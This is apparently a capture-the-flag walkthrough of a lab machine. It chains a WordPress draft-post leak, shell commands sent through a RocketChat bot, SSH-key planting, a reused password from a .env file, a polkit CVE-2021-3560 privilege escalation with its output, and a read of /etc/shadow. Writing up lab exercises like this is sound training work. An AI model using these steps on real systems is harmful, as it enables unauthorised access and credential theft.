Damn 🤯! 32 vulnerabilities?! Don't wanna be on the shoes of the one maintaining this site, that's for sure. Out of all vulnerabilities, one caught my eye:
Title: WordPress <= 5.2.3 - Unauthenticated View Private/Draft Posts
This looks like the exact thing we're looking for taking into account what nick said on the comment. A quick glance at the PoC site, and I quickly learned that we can leak the "secret" content by adding ?static=1 to the URL. So that's what I did:

And there we go, now we can see the "secret stuff" nick was talking about. Looks like we have a link to and "Employee chat system". Time to take a look:

Oh! A RocketChat instance! I registered a user and start looking at what was available. I was by no means an Admin so very limited stuff I could do. There was a #general chat room with some content in it and one thing was interesting. There is a bot on the room called recyclops that can do all kinds of stuff including listing and reading files on the "Sales" folder...

So I started sending messages to this bot 😇.

This totally looked like it's just running ls on the host. Also, sales folder doesn't have anything interesting in there... But maybe the bot isn't that secure after all 😛.

Oh well, not so secure after all. I could read all the files except for that user.txt with the user flag. There has to be some kind of vulnerability on this bot that would allow me to get into the box. Amongst the folders in dwight home directory, there were 2 that mentioned "hubot", so I went googling for this and check if this was indeed the bot software. And yes it was 💪! Now that I know what software it's running I needed to know more about it, how it worked, how customizable it was. It did mention on the front page that it could be customizable via scripts, and reading the docs, points out that there should be a folder named "scripts" under the "src". So I used the bot to look for it.

There they were. But if you're like me, you already saw that cmd.coffee file. Could it be that the bot could run shell commands?
recyclops Bot
12:28 AM
<!=====Contents of file ../hubot/scripts/cmd.coffee=====>
# Description:
# Runs a command on hubot
# TOTAL VIOLATION of any and all security!
#
# Commands:
# hubot cmd <command> - runs a command on hubot host

module.exports = (robot) ->
robot.respond /CMD (.*)$/i, (msg) ->
# console.log(msg)
@exec = require('child_process').exec
cmd = msg.match[1]
msg.send "Running [#{cmd}]..."

@exec cmd, (error, stdout, stderr) ->
if error
msg.send error
msg.send stderr
else
msg.send stdout
<!=====End of file ../hubot/scripts/cmd.coffee=====>
LOL 🤣 looks like it does. Time to upload the ssh public key into this thing. Just sending the bot cmd echo <SSHKEY.pub> >> ../.ssh/authorized_keys did the trick and I was able to login as dwight
user flag
With SSH access, getting the user flag is just a matter of cat'ing the file

937aa464db3c8cac1c72751fd8faa1c5
root flag
Now for the fun part of getting root. As usual, I started with sudo -l and then I ran linpeas as the later came up empty. While I waited for the linpeas result, I looked around to check what was on the box itself and if something obvious could be lurking around. Eventually I found the hubot env file that details some of its configurations parameters and found out that dwight actually reused his password for the bot itself:
[dwight@paper ~]$ cat hubot/.env
export ROCKETCHAT_URL='http://127.0.0.1:48320'
export ROCKETCHAT_USER=recyclops
export ROCKETCHAT_PASSWORD=Queenofblad3s!23
export ROCKETCHAT_USESSL=false
export RESPOND_TO_DM=true
export RESPOND_TO_EDITED=true
export PORT=8000
export BIND_ADDRESS=127.0.0.1
Yep, that's dwight's password 😉. Anyway, that didn't give us much since sudo -l said dwight wasn't allowed to run any commands as root so my only hope was linpeas. Analysing the result, there's a check that sometimes people miss (I did the first time, but then I looked again 🫣) which says "CVEs Check". While the, normally bigger one, "Executing Linux Exploit Suggester" suggests a bunch of CVEs to test out, they were not really relevant here and none actually worked for me. On the "CVEs Check" section however, there is this text:
╔══════════╣ CVEs Check
Vulnerable to CVE-2021-3560
Time to start looking for info and PoC for that CVE 😉. Turns out that CVE-2021-3560 title is "Privilege escalation with polkit". Well, that looks exactly what I need. Googling for a PoC guided me here, so a quick download and push to the box later:
$ ./cve-2021-3560-poc.sh -p=123456

[!] Username set as : secnigma
[!] No Custom Timing specified.
[!] Timing will be detected Automatically
[!] Force flag not set.
[!] Vulnerability checking is ENABLED!
[!] Starting Vulnerability Checks...
[!] Checking distribution...
[!] Detected Linux distribution as "centos"
[!] Checking if Accountsservice and Gnome-Control-Center is installed
[+] Accounts service and Gnome-Control-Center Installation Found!!
[!] Checking if polkit version is vulnerable
[+] Polkit version appears to be vulnerable!!
[!] Starting exploit...
[!] Inserting Username secnigma...
Error org.freedesktop.Accounts.Error.PermissionDenied: Authentication is required
[+] Inserted Username secnigma  with UID 1005!
[!] Inserting password hash...
[!] It looks like the password insertion was succesful!
[!] Try to login as the injected user using su - secnigma
[!] When prompted for password, enter your password
[!] If the username is inserted, but the login fails; try running the exploit again.
[!] If the login was succesful,simply enter 'sudo bash' and drop into a root shell!
[dwight@paper .r3pek]$ su - secnigma
Password:
[secnigma@paper ~]$ sudo su
[sudo] password for secnigma:
[root@paper secnigma]# id
uid=0(root) gid=0(root) groups=0(root)
[root@paper secnigma]# cat /root/root.txt
60909fd9cb3307297058bd937d163f41
[root@paper secnigma]#
And there we go, I got the root flag! 60909fd9cb3307297058bd937d163f41
One might have to run the PoC several times. The user creation normally works without a problem, but setting the password might not always work.
root password hash
For the root password hash, just run the same ol' command 😉
# grep root /etc/shadow
root:$6$rfCS6Tb3sgIjkTux$UhBHq5wWPncgtVnltzm3Squ9KBcX3/9k0y6o8AG6lNSKOobHatUWFzPS1J8uuh/QML6kyhZ10ngXa5nCBLDkL.:18811:0:99999:7:::